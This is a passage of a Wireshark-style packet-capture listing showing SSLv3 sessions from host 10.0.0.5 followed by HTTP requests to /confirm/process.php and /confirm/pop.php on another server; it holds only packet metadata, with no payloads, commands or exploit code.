   216 15:26:52.546571 64.124.83.89    10.0.0.5        TCP    443 > 3548 [ACK] Seq=1093 Ack=277 Win=5840
Len=0
   217 15:26:52.549937 64.124.83.89    10.0.0.5        TCP    443 > 3549 [ACK] Seq=1093 Ack=277 Win=5840
Len=0
   218 15:26:52.550614 64.124.83.89    10.0.0.5        SSLv3  Change Cipher Spec, Encrypted Handshake
Message
   219 15:26:52.551065 10.0.0.5        64.124.83.89    SSLv3  Application Data
   220 15:26:52.553793 64.124.83.89    10.0.0.5        SSLv3  Change Cipher Spec, Encrypted Handshake
Message
   221 15:26:52.554289 10.0.0.5        64.124.83.89    SSLv3  Application Data
   222 15:26:52.778184 64.124.83.89    10.0.0.5        TCP    443 > 3547 [ACK] Seq=1160 Ack=733 Win=6432
Len=0
   223 15:26:52.789133 64.124.83.89    10.0.0.5        TCP    443 > 3548 [ACK] Seq=1160 Ack=733 Win=6432
Len=0
   224 15:26:52.800047 64.124.83.89    10.0.0.5        TCP    443 > 3549 [ACK] Seq=1160 Ack=733 Win=6432
Len=0
   225 15:26:52.826166 64.124.83.89    10.0.0.5        SSLv3  [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   226 15:26:52.826211 10.0.0.5        64.124.83.89    TCP    3547 > 443 [ACK] Seq=733 Ack=1160 Win=64376
Len=0 SLE=2380478365 SRE=2380478656
   227 15:26:52.829525 64.124.83.89    10.0.0.5        SSLv3  [TCP Retransmission] Application Data,
[Unreassembled Packet]
   228 15:26:52.829569 10.0.0.5        64.124.83.89    TCP    3547 > 443 [ACK] Seq=733 Ack=2883 Win=65535
Len=0
   229 15:26:52.831666 10.0.0.5        64.124.83.89    SSLv3  Application Data
   230 15:26:52.866412 64.124.83.89    10.0.0.5        SSLv3  [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   231 15:26:52.866463 10.0.0.5        64.124.83.89    TCP    3549 > 443 [ACK] Seq=733 Ack=1160 Win=64376
Len=0 SLE=2382781659 SRE=2382781967
   232 15:26:52.869880 64.124.83.89    10.0.0.5        SSLv3  [TCP Retransmission] Application Data,
[Unreassembled Packet]
   233 15:26:52.869926 10.0.0.5        64.124.83.89    TCP    3549 > 443 [ACK] Seq=733 Ack=2900 Win=65535
Len=0
   234 15:26:52.871897 10.0.0.5        64.124.83.89    SSLv3  Application Data
   235 15:26:52.912769 64.124.83.89    10.0.0.5        SSLv3  [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
```

```
   236 15:26:52.912819 10.0.0.5        64.124.83.89      TCP     3548 > 443 [ACK] Seq=733 Ack=1160 Win=64376
Len=0 SLE=2376304579 SRE=2376304838
   237 15:26:52.915825 64.124.83.89    10.0.0.5          SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   238 15:26:52.915870 10.0.0.5        64.124.83.89      TCP     3548 > 443 [ACK] Seq=733 Ack=2851 Win=65535
Len=0
   239 15:26:52.917615 10.0.0.5        64.124.83.89      SSLv3   Application Data
   240 15:26:53.029938 64.124.83.89    10.0.0.5          TCP     443 > 3547 [ACK] Seq=2883 Ack=1189 Win=7504
Len=0
   241 15:26:53.064899 64.124.83.89    10.0.0.5          SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   242 15:26:53.064948 10.0.0.5        64.124.83.89      TCP     [TCP Dup ACK 228#1] 3547 > 443 [ACK] Seq=1189
Ack=2883 Win=65535 Len=0 SLE=2380480088 SRE=2380480355
   243 15:26:53.067893 64.124.83.89    10.0.0.5          SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   244 15:26:53.067937 10.0.0.5        64.124.83.89      TCP     3547 > 443 [ACK] Seq=1189 Ack=4582 Win=65535
Len=0
   245 15:26:53.069678 64.124.83.89    10.0.0.5          TCP     443 > 3549 [ACK] Seq=2900 Ack=1189 Win=7504
Len=0
   246 15:26:53.069950 10.0.0.5        64.124.83.89      SSLv3   Application Data
   247 15:26:53.081581 64.124.83.89    10.0.0.5          SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   248 15:26:53.081626 10.0.0.5        64.124.83.89      TCP     [TCP Dup ACK 233#1] 3549 > 443 [ACK] Seq=1189
Ack=2900 Win=65535 Len=0 SLE=2382783399 SRE=2382783660
   249 15:26:53.084634 64.124.83.89    10.0.0.5          SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   250 15:26:53.084678 10.0.0.5        64.124.83.89      TCP     3549 > 443 [ACK] Seq=1189 Ack=4593 Win=65535
Len=0
   251 15:26:53.086477 10.0.0.5        192.193.180.112   SSLv3   Application Data
   252 15:26:53.116470 64.124.83.89    10.0.0.5          TCP     443 > 3548 [ACK] Seq=2851 Ack=1189 Win=7504
Len=0
   253 15:26:53.139484 64.124.83.89    10.0.0.5          SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   254 15:26:53.139523 10.0.0.5        64.124.83.89      TCP     [TCP Dup ACK 238#1] 3548 > 443 [ACK] Seq=1189
Ack=2851 Win=65535 Len=0 SLE=2376306270 SRE=2376306557
   255 15:26:53.142511 64.124.83.89    10.0.0.5          SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   256 15:26:53.142551 10.0.0.5        64.124.83.89      TCP     3548 > 443 [ACK] Seq=1189 Ack=4570 Win=65535
Len=0
   257 15:26:53.144793 10.0.0.5        64.124.83.89      SSLv3   Application Data
   258 15:26:53.284448 64.124.83.89    10.0.0.5          SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   259 15:26:53.284535 10.0.0.5        64.124.83.89      TCP     [TCP Dup ACK 244#1] 3547 > 443 [ACK] Seq=1648
Ack=4582 Win=65535 Len=0 SLE=2380481787 SRE=2380482125
   260 15:26:53.287994 64.124.83.89    10.0.0.5          SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   261 15:26:53.288038 10.0.0.5        64.124.83.89      TCP     3547 > 443 [ACK] Seq=1648 Ack=6352 Win=65535
Len=0
   262 15:26:53.290140 10.0.0.5        64.124.83.89      SSLv3   Application Data
   263 15:26:53.346324 64.124.83.89    10.0.0.5          SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   264 15:26:53.346407 10.0.0.5        64.124.83.89      TCP     [TCP Dup ACK 250#1] 3549 > 443 [ACK] Seq=1645
Ack=4593 Win=65535 Len=0 SLE=2382785092 SRE=2382785371
   265 15:26:53.349624 64.124.83.89    10.0.0.5          SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   266 15:26:53.349665 10.0.0.5        64.124.83.89      TCP     3549 > 443 [ACK] Seq=1645 Ack=6304 Win=65535
Len=0
   267 15:26:53.351661 10.0.0.5        192.193.210.24    SSLv3   Encrypted Alert
   268 15:26:53.351882 10.0.0.5        192.193.210.24    TCP     3542 > 443 [FIN, ACK] Seq=689 Ack=3173
Win=65535 Len=0
   269 15:26:53.352809 10.0.0.5        192.193.180.112   TCP     3550 > 443 [SYN] Seq=0 Ack=0 Win=65535
Len=0 MSS=1460
   270 15:26:53.355694 192.193.180.112 10.0.0.5          SSLv3   Application Data
   271 15:26:53.356180 192.193.180.112 10.0.0.5          SSLv3   Application Data
   272 15:26:53.356209 10.0.0.5        192.193.180.112   TCP     3544 > 443 [ACK] Seq=2152 Ack=27286
Win=65153 Len=0
   273 15:26:53.357495 10.0.0.5        192.193.180.112   SSLv3   Application Data
   274 15:26:53.488428 64.124.83.89    10.0.0.5          SSLv3   [TCP Previous segment lost] Application Data,
[Unreassembled Packet]
```

```
   275 15:26:53.488525 10.0.0.5          64.124.83.89       TCP     [TCP Dup ACK 256#1] 3548 > 443 [ACK] Seq=1645
Ack=4570 Win=65535 Len=0 SLE=2376307989 SRE=2376308268
   276 15:26:53.491811 64.124.83.89      10.0.0.5           SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   277 15:26:53.491853 10.0.0.5          64.124.83.89       TCP     3548 > 443 [ACK] Seq=1645 Ack=6281 Win=65535
Len=0
   278 15:26:53.493901 10.0.0.5          64.124.83.89       SSLv3   Encrypted Alert
   279 15:26:53.494124 10.0.0.5          64.124.83.89       TCP     3547 > 443 [FIN, ACK] Seq=1671 Ack=6352
Win=65535 Len=0
   280 15:26:53.495041 10.0.0.5          192.193.180.112    TCP     3551 > 443 [SYN] Seq=0 Ack=0 Win=65535
Len=0 MSS=1460
   281 15:26:53.609377 192.193.180.112   10.0.0.5           TCP     443 > 3550 [SYN, ACK] Seq=0 Ack=1 Win=25776
Len=0 MSS=1432
   282 15:26:53.609457 10.0.0.5          192.193.180.112    TCP     3550 > 443 [ACK] Seq=1 Ack=1 Win=65535
Len=0
   283 15:26:53.609847 10.0.0.5          192.193.180.112    SSLv3   Client Hello
   284 15:26:53.615156 192.193.210.24    10.0.0.5           TCP     443 > 3542 [ACK] Seq=3173 Ack=690 Win=64440
Len=0
   285 15:26:53.615790 192.193.210.24    10.0.0.5           TCP     443 > 3542 [FIN, ACK] Seq=3173 Ack=690
Win=64440 Len=0
   286 15:26:53.615829 10.0.0.5          192.193.210.24     TCP     3542 > 443 [ACK] Seq=690 Ack=3174 Win=65535
Len=0
   287 15:26:53.626706 192.193.180.112   10.0.0.5           SSLv3   Application Data
   288 15:26:53.627337 192.193.180.112   10.0.0.5           SSLv3   Application Data
   289 15:26:53.627376 10.0.0.5          192.193.180.112    TCP     3544 > 443 [ACK] Seq=2565 Ack=27668
Win=64771 Len=0
   290 15:26:53.628889 10.0.0.5          64.124.83.89       SSLv3   Application Data
   291 15:26:53.683726 64.124.83.89      10.0.0.5           TCP     443 > 3547 [FIN, ACK] Seq=6352 Ack=1671
Win=8576 Len=0
   292 15:26:53.683825 10.0.0.5          64.124.83.89       TCP     3547 > 443 [ACK] Seq=1672 Ack=6353 Win=65535
Len=0
   293 15:26:53.685228 64.124.83.89      10.0.0.5           TCP     443 > 3547 [ACK] Seq=6353 Ack=1672 Win=8576
Len=0
   294 15:26:53.751752 192.193.180.112   10.0.0.5           TCP     443 > 3551 [SYN, ACK] Seq=0 Ack=1 Win=25776
Len=0 MSS=1432
   295 15:26:53.751841 10.0.0.5          192.193.180.112    TCP     3551 > 443 [ACK] Seq=1 Ack=1 Win=65535
Len=0
   296 15:26:53.752265 10.0.0.5          192.193.180.112    SSLv3   Client Hello
   297 15:26:53.843512 64.124.83.89      10.0.0.5           SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   298 15:26:53.843597 10.0.0.5          64.124.83.89       TCP     [TCP Dup ACK 266#1] 3549 > 443 [ACK] Seq=2101
Ack=6304 Win=65535 Len=0 SLE=2382786803 SRE=2382787102
   299 15:26:53.846817 64.124.83.89      10.0.0.5           SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   300 15:26:53.846856 10.0.0.5          64.124.83.89       TCP     3549 > 443 [ACK] Seq=2101 Ack=8035 Win=65535
Len=0
   301 15:26:53.848898 10.0.0.5          64.124.83.89       SSLv3   Application Data
   302 15:26:53.865401 192.193.180.112   10.0.0.5           TCP     443 > 3550 [ACK] Seq=1 Ack=99 Win=25776
Len=0
   303 15:26:53.867226 192.193.180.112   10.0.0.5           SSLv3   Server Hello
   304 15:26:53.869195 192.193.180.112   10.0.0.5           SSLv3   Change Cipher Spec
   305 15:26:53.869208 192.193.180.112   10.0.0.5           SSLv3   Encrypted Handshake Message
   306 15:26:53.869240 10.0.0.5          192.193.180.112    TCP     3550 > 443 [ACK] Seq=99 Ack=147 Win=65389
Len=0
   307 15:26:53.869746 10.0.0.5          192.193.180.112    SSLv3   Change Cipher Spec
   308 15:26:54.011639 192.193.180.112   10.0.0.5           TCP     443 > 3551 [ACK] Seq=1 Ack=99 Win=25776
Len=0
   309 15:26:54.013459 192.193.180.112   10.0.0.5           SSLv3   Server Hello
   310 15:26:54.013966 192.193.180.112   10.0.0.5           SSLv3   Change Cipher Spec
   311 15:26:54.014010 10.0.0.5          192.193.180.112    TCP     3551 > 443 [ACK] Seq=99 Ack=86 Win=65450
Len=0
   312 15:26:54.014625 192.193.180.112   10.0.0.5           SSLv3   Encrypted Handshake Message
   313 15:26:54.014850 10.0.0.5          192.193.180.112    SSLv3   Change Cipher Spec
   314 15:26:54.072319 64.124.83.89      10.0.0.5           SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   315 15:26:54.072368 10.0.0.5          64.124.83.89       TCP     [TCP Dup ACK 277#1] 3548 > 443 [ACK] Seq=2126
Ack=6281 Win=65535 Len=0 SLE=2376309700 SRE=2376309736
   316 15:26:54.075247 64.124.83.89      10.0.0.5           SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
```

```
   317 15:26:54.075290 10.0.0.5          64.124.83.89       TCP     3548 > 443 [ACK] Seq=2126 Ack=7749 Win=65535
Len=0
   318 15:26:54.077155 10.0.0.5          64.124.83.89       SSLv3   Application Data
   319 15:26:54.128030 192.193.180.112   10.0.0.5           TCP     443 > 3550 [ACK] Seq=147 Ack=105 Win=25776
Len=0
   320 15:26:54.128141 10.0.0.5          192.193.180.112    SSLv3   Encrypted Handshake Message, Application Data
   321 15:26:54.267557 192.193.180.112   10.0.0.5           TCP     443 > 3551 [ACK] Seq=147 Ack=105 Win=25776
Len=0
   322 15:26:54.267644 10.0.0.5          192.193.180.112    SSLv3   Encrypted Handshake Message, Application Data
   323 15:26:54.288713 64.124.83.89      10.0.0.5           SSLv3   Application Data
   324 15:26:54.290537 10.0.0.5          64.124.83.89       SSLv3   Application Data
   325 15:26:54.391703 192.193.180.112   10.0.0.5           SSLv3   Application Data
   326 15:26:54.392173 192.193.180.112   10.0.0.5           SSLv3   Application Data
   327 15:26:54.392213 10.0.0.5          192.193.180.112    TCP     3550 > 443 [ACK] Seq=579 Ack=529 Win=65007
Len=0
   328 15:26:54.394070 10.0.0.5          192.193.180.112    SSLv3   Application Data
   329 15:26:54.471130 10.0.0.5          64.124.83.89       TCP     3549 > 443 [ACK] Seq=2558 Ack=9215 Win=64355
Len=0
   330 15:26:54.512387 64.124.83.89      10.0.0.5           SSLv3   [TCP Previous segment lost] Continuation Data,
[Unreassembled Packet]
   331 15:26:54.512444 10.0.0.5          64.124.83.89       TCP     [TCP Dup ACK 317#1] 3548 > 443 [ACK] Seq=2606
Ack=7749 Win=65535 Len=0 SLE=2376311168 SRE=2376311251
   332 15:26:54.514820 64.124.83.89      10.0.0.5           SSLv3   [TCP Retransmission] Application Data,
[Unreassembled Packet]
   333 15:26:54.514858 10.0.0.5          64.124.83.89       TCP     3548 > 443 [ACK] Seq=2606 Ack=9264 Win=65535
Len=0
   334 15:26:54.516855 10.0.0.5          64.124.83.89       SSLv3   Application Data
   335 15:26:54.532481 192.193.180.112   10.0.0.5           SSLv3   Application Data
   336 15:26:54.532942 192.193.180.112   10.0.0.5           SSLv3   Application Data
   337 15:26:54.532984 10.0.0.5          192.193.180.112    TCP     3551 > 443 [ACK] Seq=579 Ack=529 Win=65007
Len=0
   338 15:26:54.534721 10.0.0.5          64.124.83.89       SSLv3   Application Data
   339 15:26:54.657311 192.193.180.112   10.0.0.5           SSLv3   Application Data
   340 15:26:54.657932 192.193.180.112   10.0.0.5           SSLv3   Application Data
   341 15:26:54.657983 10.0.0.5          192.193.180.112    TCP     3550 > 443 [ACK] Seq=995 Ack=948 Win=64588
Len=0
   342 15:26:54.659182 10.0.0.5          192.193.180.112    SSLv3   Encrypted Alert
   343 15:26:54.659400 10.0.0.5          192.193.180.112    TCP     3544 > 443 [FIN, ACK] Seq=2588 Ack=27668
Win=64771 Len=0
   344 15:26:54.660275 10.0.0.5          64.124.83.89       TCP     3552 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   345 15:26:54.743902 64.124.83.89      10.0.0.5           SSLv3   Application Data
   346 15:26:54.754596 64.124.83.89      10.0.0.5           SSLv3   Application Data
   347 15:26:54.770266 10.0.0.5          64.124.83.89       SSLv3   Application Data
   348 15:26:54.848478 64.124.83.89      10.0.0.5           TCP     443 > 3552 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1432
   349 15:26:54.848575 10.0.0.5          64.124.83.89       TCP     3552 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   350 15:26:54.853148 10.0.0.5          64.124.83.89       SSLv3   Application Data
   351 15:26:54.912765 192.193.180.112   10.0.0.5           TCP     443 > 3544 [ACK] Seq=27668 Ack=2589
Win=25776 Len=0
   352 15:26:54.914213 192.193.180.112   10.0.0.5           SSLv3   Encrypted Alert
   353 15:26:54.914277 10.0.0.5          192.193.180.112    TCP     3544 > 443 [RST] Seq=2589 Ack=3235459266
Win=0 Len=0
   354 15:26:54.914809 192.193.180.112   10.0.0.5           TCP     443 > 3544 [FIN, ACK] Seq=27691 Ack=2589
Win=25776 Len=0
   355 15:26:54.914832 10.0.0.5          192.193.180.112    TCP     3544 > 443 [RST] Seq=2589 Ack=2519303788
Win=0 Len=0
   356 15:26:54.982142 64.124.83.89      10.0.0.5           SSLv3   Application Data
   357 15:26:55.078224 64.124.83.89      10.0.0.5           SSLv3   Application Data
   358 15:26:55.171998 10.0.0.5          64.124.83.89       TCP     3549 > 443 [ACK] Seq=3488 Ack=11032
Win=65000 Len=0
   359 15:26:55.272307 10.0.0.5          64.124.83.89       TCP     3548 > 443 [ACK] Seq=3560 Ack=11012
Win=65535 Len=0
   360 15:26:55.808413 10.0.0.5          64.124.83.89       SSLv3   Application Data
   361 15:26:55.811680 10.0.0.5          64.124.83.89       SSLv3   Client Hello
   362 15:26:55.812614 10.0.0.5          64.124.83.89       SSLv3   Encrypted Alert
   363 15:26:55.812816 10.0.0.5          64.124.83.89       TCP     3548 > 443 [FIN, ACK] Seq=3583 Ack=11012
Win=65535 Len=0
   364 15:26:55.812965 10.0.0.5          192.193.180.112    SSLv3   Encrypted Alert
```

```
   365 15:26:55.813119 10.0.0.5 192.193.180.112 TCP 3551 > 443 [FIN, ACK] Seq=602 Ack=529
Win=65007 Len=0
   366 15:26:55.814099 10.0.0.5 64.124.83.89 TCP 3553 > 443 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   367 15:26:56.007781 64.124.83.89 10.0.0.5 TCP 443 > 3552 [ACK] Seq=1 Ack=99 Win=5840 Len=0
   368 15:26:56.010529 64.124.83.89 10.0.0.5 SSLv3 Server Hello, Change Cipher Spec, Hello Request
   369 15:26:56.011594 10.0.0.5 64.124.83.89 SSLv3 Change Cipher Spec
   370 15:26:56.012445 64.124.83.89 10.0.0.5 TCP 443 > 3548 [FIN, ACK] Seq=11012 Ack=3583
Win=12864 Len=0
   371 15:26:56.012485 10.0.0.5 64.124.83.89 TCP 3548 > 443 [ACK] Seq=3584 Ack=11013
Win=65535 Len=0
   372 15:26:56.013149 64.124.83.89 10.0.0.5 TCP 443 > 3548 [ACK] Seq=11013 Ack=3584
Win=12864 Len=0
   373 15:26:56.017720 64.124.83.89 10.0.0.5 TCP 443 > 3553 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1432
   374 15:26:56.017756 10.0.0.5 64.124.83.89 TCP 3553 > 443 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   375 15:26:56.018024 10.0.0.5 64.124.83.89 SSLv3 Client Hello
   376 15:26:56.023140 64.124.83.89 10.0.0.5 SSLv3 Application Data
   377 15:26:56.024825 10.0.0.5 64.124.83.89 SSLv3 Application Data
   378 15:26:56.084714 192.193.180.112 10.0.0.5 TCP 443 > 3551 [ACK] Seq=529 Ack=603 Win=25776
Len=0
   379 15:26:56.085215 192.193.180.112 10.0.0.5 SSLv3 Encrypted Alert
   380 15:26:56.085268 10.0.0.5 192.193.180.112 TCP 3551 > 443 [RST] Seq=603 Ack=3238841001
Win=0 Len=0
   381 15:26:56.085805 192.193.180.112 10.0.0.5 TCP 443 > 3551 [FIN, ACK] Seq=552 Ack=603
Win=25776 Len=0
   382 15:26:56.085826 10.0.0.5 192.193.180.112 TCP 3551 > 443 [RST] Seq=603 Ack=2517674615
Win=0 Len=0
   383 15:26:56.212384 64.124.83.89 10.0.0.5 TCP 443 > 3553 [ACK] Seq=1 Ack=99 Win=5840 Len=0
   384 15:26:56.215082 64.124.83.89 10.0.0.5 SSLv3 Server Hello, Change Cipher Spec, Encrypted
Handshake Message
   385 15:26:56.216094 10.0.0.5 64.124.83.89 SSLv3 Change Cipher Spec
   386 15:26:56.226889 64.124.83.89 10.0.0.5 SSLv3 Application Data
   387 15:26:56.228627 10.0.0.5 64.124.83.89 SSLv3 Application Data
   388 15:26:56.243714 64.124.83.89 10.0.0.5 TCP 443 > 3552 [ACK] Seq=147 Ack=105 Win=5840
Len=0
   389 15:26:56.243791 10.0.0.5 64.124.83.89 SSLv3 Encrypted Handshake Message, Application Data
   390 15:26:56.445345 64.124.83.89 10.0.0.5 TCP 443 > 3552 [ACK] Seq=147 Ack=623 Win=6432
Len=0
   391 15:26:56.448381 64.124.83.89 10.0.0.5 TCP 443 > 3553 [ACK] Seq=147 Ack=105 Win=5840
Len=0
   392 15:26:56.448439 10.0.0.5 64.124.83.89 SSLv3 Encrypted Handshake Message, Application Data
   393 15:26:56.452999 64.124.83.89 10.0.0.5 SSLv3 Application Data, [Unreassembled Packet]
   394 15:26:56.453698 64.124.83.89 10.0.0.5 SSLv3 Continuation Data, [Unreassembled Packet]
   395 15:26:56.453720 10.0.0.5 64.124.83.89 TCP 3549 > 443 [ACK] Seq=4922 Ack=13851
Win=65535 Len=0
   396 15:26:56.469233 64.124.83.89 10.0.0.5 SSLv3 Application Data
   397 15:26:56.471279 10.0.0.5 192.193.180.112 SSLv3 Encrypted Alert
   398 15:26:56.471499 10.0.0.5 192.193.180.112 TCP 3534 > 443 [FIN, ACK] Seq=660 Ack=23309
Win=64701 Len=0
   399 15:26:56.576457 10.0.0.5 64.124.83.89 TCP 3552 > 443 [ACK] Seq=623 Ack=508 Win=65028
Len=0
   400 15:26:56.647423 64.124.83.89 10.0.0.5 TCP 443 > 3553 [ACK] Seq=147 Ack=631 Win=6432
Len=0
   401 15:26:56.667696 64.124.83.89 10.0.0.5 SSLv3 Application Data
   402 15:26:56.721211 192.193.180.112 10.0.0.5 TCP 443 > 3534 [RST] Seq=23309 Ack=2635598433
Win=25776 Len=0
   403 15:26:56.722773 192.193.180.112 10.0.0.5 TCP 443 > 3534 [RST] Seq=23309 Ack=2635598433
Win=0 Len=0
   404 15:26:56.777093 10.0.0.5 64.124.83.89 TCP 3553 > 443 [ACK] Seq=631 Ack=1158 Win=64378
Len=0
   406 15:27:08.650086 10.0.0.5 220.255.49.7 TCP 139 > 2757 [SYN, ACK] Seq=0 Ack=1 Win=65535
Len=0 MSS=1460
   409 15:27:08.671818 10.0.0.5 220.255.49.7 TCP 139 > 2757 [FIN, ACK] Seq=1 Ack=2 Win=65535
Len=0
   411 15:27:21.618168 220.255.58.47 10.0.0.5 TCP 2653 > 113 [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1420
   413 15:27:22.206482 220.255.58.47 10.0.0.5 TCP 2653 > 113 [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1420
   415 15:27:24.664783 192.193.180.112 10.0.0.5 SSLv3 Encrypted Alert
```

```
   416 15:27:24.665342 192.193.180.112      10.0.0.5          TCP     443 > 3550 [FIN, ACK] Seq=971 Ack=995
Win=25776 Len=0
   417 15:27:24.665392 10.0.0.5          192.193.180.112     TCP     3550 > 443 [ACK] Seq=995 Ack=972 Win=64565
Len=0
   418 15:27:43.818901 10.0.0.5          192.193.180.112     SSLv3   Encrypted Alert
   419 15:27:43.819180 10.0.0.5          192.193.180.112     TCP     3550 > 443 [RST] Seq=1018 Ack=972 Win=0
Len=0
   420 15:27:43.819699 10.0.0.5          222.223.128.32      TCP     3554 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   421 15:27:43.832998 222.223.128.32       10.0.0.5          TCP     80 > 3554 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
   422 15:27:43.833071 10.0.0.5          222.223.128.32      TCP     3554 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   423 15:27:43.833413 10.0.0.5          222.223.128.32      HTTP    POST /confirm/process.php HTTP/1.0
   424 15:27:43.833497 10.0.0.5          222.223.128.32      HTTP    Continuation (application/x-www-form-urlencoded)
   425 15:27:43.877648 222.223.128.32       10.0.0.5          TCP     80 > 3554 [ACK] Seq=1 Ack=1841 Win=6350
Len=0
   426 15:27:43.877714 10.0.0.5          222.223.128.32      HTTP    Continuation
   427 15:27:44.073913 192.193.180.112      10.0.0.5          TCP     443 > 3550 [RST] Seq=972 Ack=2633449849
Win=25776 Len=0
   428 15:27:44.113653 222.223.128.32       10.0.0.5          TCP     80 > 3554 [ACK] Seq=1 Ack=2941 Win=5250
Len=0
   429 15:27:44.710590 222.223.128.32       10.0.0.5          TCP     [TCP Dup ACK 428#1] 80 > 3554 [ACK] Seq=1
Ack=2941 Win=6432 Len=0
   430 15:27:44.713153 222.223.128.32       10.0.0.5          TCP     [TCP Dup ACK 428#2] 80 > 3554 [ACK] Seq=1
Ack=2941 Win=9513 Len=0
   431 15:27:44.713657 222.223.128.32       10.0.0.5          TCP     [TCP Dup ACK 428#3] 80 > 3554 [ACK] Seq=1
Ack=2941 Win=12231 Len=0
   432 15:27:44.734246 222.223.128.32       10.0.0.5          HTTP    HTTP/1.1 302 Found
   433 15:27:44.734749 10.0.0.5          222.223.128.32      TCP     3554 > 80 [FIN, ACK] Seq=2941 Ack=465
Win=65071 Len=0
   434 15:27:44.735043 222.223.128.32       10.0.0.5          TCP     80 > 3554 [FIN, ACK] Seq=465 Ack=2941
Win=12231 Len=0
   435 15:27:44.735073 10.0.0.5          222.223.128.32      TCP     3554 > 80 [ACK] Seq=2942 Ack=466 Win=65071
Len=0
   436 15:27:44.754949 10.0.0.5          222.223.128.32      TCP     3555 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   437 15:27:44.763128 222.223.128.32       10.0.0.5          TCP     80 > 3555 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
   438 15:27:44.763212 10.0.0.5          222.223.128.32      TCP     3555 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   439 15:27:44.763572 10.0.0.5          222.223.128.32      HTTP    GET /confirm/pop.php?vdaemonid=94581052&
HTTP/1.0
   440 15:27:44.983595 222.223.128.32       10.0.0.5          TCP     80 > 3555 [ACK] Seq=1 Ack=426 Win=7765 Len=0
   441 15:27:45.145400 222.223.128.32       10.0.0.5          TCP     80 > 3554 [ACK] Seq=466 Ack=2942 Win=12231
Len=0
   442 15:27:45.556721 222.223.128.32       10.0.0.5          TCP     [TCP Dup ACK 440#1] 80 > 3555 [ACK] Seq=1
Ack=426 Win=6432 Len=0
   443 15:27:45.610884 222.223.128.32       10.0.0.5          HTTP    HTTP/1.1 200 OK (text/html)
   444 15:27:45.614604 222.223.128.32       10.0.0.5          HTTP    Continuation
   445 15:27:45.614684 10.0.0.5          222.223.128.32      TCP     3555 > 80 [ACK] Seq=426 Ack=2865 Win=65535
Len=0
   446 15:27:45.626774 10.0.0.5          64.124.83.89        SSLv3   Encrypted Alert
   447 15:27:45.627047 10.0.0.5          64.124.83.89        TCP     3552 > 443 [FIN, ACK] Seq=646 Ack=508
Win=65028 Len=0
   448 15:27:45.627488 10.0.0.5          222.223.128.32      TCP     3556 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
   449 15:27:45.640720 222.223.128.32       10.0.0.5          TCP     80 > 3556 [SYN, ACK] Seq=0 Ack=1 Win=8190
Len=0 MSS=1432
   450 15:27:45.640793 10.0.0.5          222.223.128.32      TCP     3556 > 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
   451 15:27:45.641113 10.0.0.5          222.223.128.32      HTTP    GET /images/trans.gif HTTP/1.0
   452 15:27:45.778118 222.223.128.32       10.0.0.5          TCP     80 > 3556 [ACK] Seq=1 Ack=422 Win=65535
Len=0
   453 15:27:45.815143 64.124.83.89         10.0.0.5          TCP     443 > 3552 [FIN, ACK] Seq=508 Ack=646
Win=6432 Len=0
   454 15:27:45.815222 10.0.0.5          64.124.83.89        TCP     3552 > 443 [ACK] Seq=647 Ack=509 Win=65028
Len=0
   455 15:27:45.816550 64.124.83.89         10.0.0.5          TCP     443 > 3552 [ACK] Seq=509 Ack=647 Win=6432
Len=0
   456 15:27:46.035438 222.223.128.32       10.0.0.5          HTTP    Continuation
   457 15:27:46.039692 222.223.128.32       10.0.0.5          HTTP    Continuation
```

```
   458 15:27:46.039785 10.0.0.5          222.223.128.32    TCP    3555 > 80 [ACK] Seq=426 Ack=5729 Win=65535
Len=0
   459 15:27:46.044203 222.223.128.32    10.0.0.5          HTTP   Continuation
   460 15:27:46.046531 222.223.128.32    10.0.0.5          HTTP   Continuation
   461 15:27:46.046620 10.0.0.5          222.223.128.32    TCP    3555 > 80 [ACK] Seq=426 Ack=8536 Win=65535
Len=0
   462 15:27:46.048671 10.0.0.5          222.223.128.32    TCP    3555 > 80 [FIN, ACK] Seq=426 Ack=8536
Win=65535 Len=0
   463 15:27:46.466949 222.223.128.32    10.0.0.5          TCP    80 > 3555 [ACK] Seq=8536 Ack=427 Win=6432
Len=0
   464 15:27:46.486588 222.223.128.32    10.0.0.5          HTTP   HTTP/1.1 404 Not Found (text/html)
   465 15:27:46.487126 10.0.0.5          222.223.128.32    TCP    3556 > 80 [RST] Seq=422 Ack=2756259930
Win=0 Len=0
   466 15:28:00.963324 10.0.0.5          222.223.128.32    TCP    3557 > 80 [SYN] Seq=0 Ack=0 Win=65535 Len=0
MSS=1460
